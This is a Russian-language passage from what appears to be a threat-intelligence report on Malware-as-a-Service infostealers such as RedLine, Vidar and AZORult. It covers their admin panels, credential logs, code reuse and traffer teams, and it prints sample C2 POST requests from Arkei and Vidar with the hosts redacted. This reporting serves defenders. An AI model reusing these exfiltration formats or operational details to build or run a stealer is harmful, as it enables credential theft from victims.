
Часть зловреда, проверяющая буфер обмена жертвы на наличие адресов криптокошельков и заменяющая их на адреса злоумышленника.

Ниже представлено несколько примеров того, как выглядит административная панель инфостилера и какие компоненты могут в ней присутствовать. Так, в панели на первом скриншоте отображается срок действия подписки, есть возможность добавить билд и конфигурацию, позволяющие злоумышленникам идентифицировать свою версию ВПО, задавать определенные параметры и добавлять метки. Также через эту панель можно выгрузить украденные данные и обратиться в поддержку.



Административная панель Raccoon Stealer


На другом скриншоте изображен клиппер в панели управления еще одного известного зловреда.



Административная панель AZORult

Третий пример — вкладка с логами стилера RedLine. На ней отображаются логин и пароль жертвы, URL сайта, на котором были введены учетные данные, метаинформация об устройстве жертвы: HWID, IP, OS, страна, — а также дата кражи данных.

В административной панели можно чистить и сортировать логи, в ней есть вкладки со статистикой, настройками и контактами для связи с поддержкой. Кроме того, в этом зловреде реализована функция загрузчика, которой также можно управлять через административную панель.



Административная панель RedLine


Партнеры могут использовать украденные данные самостоятельно или распространять их в теневых сообществах: продавать или публиковать бесплатно для создания себе высокой репутации.

Вымогатели нередко используют стилеры, в том числе со встроенным загрузчиком, чтобы красть учетные записи для последующего горизонтального перемещения. Например, в январе 2019 года исследователи из Malwarebytes выявили вредоносную кампанию, в которой шифровальщик GandCrab распространялся в связке со стилером Vidar (статья на английском языке).

Логи ВПО (малварные логи)

Собранные в файлы скопрометированные учетные данные. Принципы объединения множества данных в один файл могут быть разные, например по дате сбора или по региону жертв.

Эволюция инфостилеров



Динамика количества упоминаний пяти семейств инфостилеров, распространявшихся по модели MaaS, в теневых сообществах, январь 2018 — август 2022 г.

Мы проанализировали эволюцию пяти наиболее популярных семейств инфостилеров, распространяемых по модели Malware-as-a-Service, согласно их упоминаниям в даркнет-сообществах.

Наибольшая активность на даркнет-форумах связана с инфостилером AZORult. В августе 2018 года после утечки исходных кодов административной панели и билдера этого стилера появился кряк AZORult 3.2. CrydBrox, основатель зловреда, выпустил обновление 3.3, чтобы скомпенсировать утечку прошлой версии, но в конце 2018 года он прекратил продажи этого ВПО, опубликовав сообщение:

...

Любой софт имеет свой срок жизни. И для AZORult он подошел к концу. С грустью и радостью объявляю, что продажи закрыты навсегда.

CrydBrox

В итоге модификациями и распространением AZORult занимались другие злоумышленники. Версию 3.3 также со временем взломали, а в сентябре 2019 года на свет появился AZORult 3.4. Это не единственный случай переиспользования кода среди киберпреступников. В ходе анализа различных семейств инфостилеров мы обнаружили массовые случаи заимствования.

В частности, зловред Vidar использовал такую же структуру данных, отправляемых на C2, что и Arkei. Помимо этого, есть и другие сходства между этими двумя семействами.

ARKEI

```
POST /index.php HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 80295
Host: ****IP address****
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="hwid”

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”os”

Windows 7 Ultimate
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”platform”

x86
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”profile”

1
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”user”

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”pcount”
```


VIDAR

```
POST / HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 36849
Host: ****Domain****
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”hwid”

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”os”

Windows 7 Home Premium
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”platform”

x86
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”profile”

251
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”user”

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name=”cccount”
```

Структура данных, отправляемых на командный центр: Arkei и Vidar

Множество упоминаний инфостилеров связано с распространением логов в теневых сообществах. Количество логов исчисляется сотнями миллионов. Учетные записи из логов злоумышленники впоследствии часто используют для первоначального доступа в инфраструктуру компании. Справа представлено примерное процентное распределение логов по основным семействам стилеров. К пункту «Другие» относятся все остальные семейства, в том числе не распространяющиеся по модели MaaS.

Большинство логов со стилеров (> 90%) в теневых сообществах относятся к семействам, распространявшимся по модели Malware-as-a-Service. Из них чаще всего встречаются логи RedLine (44%) и Vidar (31%).




Трафферы

Большинство злоумышленников стремятся заполучить как можно больше денег. Это относится не только к операторам ВПО, но и к партнерам. Чтобы увеличить прибыль, они могут привлекать дополнительные ресурсы — трафферов — для более эффективного распространения зловредов. Отметим, что услугами трафферов пользуются преимущественно партнеры инфостилеров.

Трафферы (воркеры)

Группа лиц, распространяющих ВПО с целью получения прибыли (процентов, премий и других выплат от партнеров). Трафферы не имеют доступа к административной панели, логам и билдеру. Они увеличивают масштаб распространения зловреда, а все собранные ими логи поступают в административную панель партнера.

Иерархия злоумышленников



Команды трафферов в теневых сообществах, как правило, собираются из тех, у кого нет возможности самостоятельно приобрести зловред и обеспечить себе абузоустойчивый хостинг, который не всегда предоставляется операторами ВПО. Посты партнера о наборе в команду по структуре и требованиям к трафферу похожи на требования оператора зловреда к партнеру. Например, требование не загружать билд на 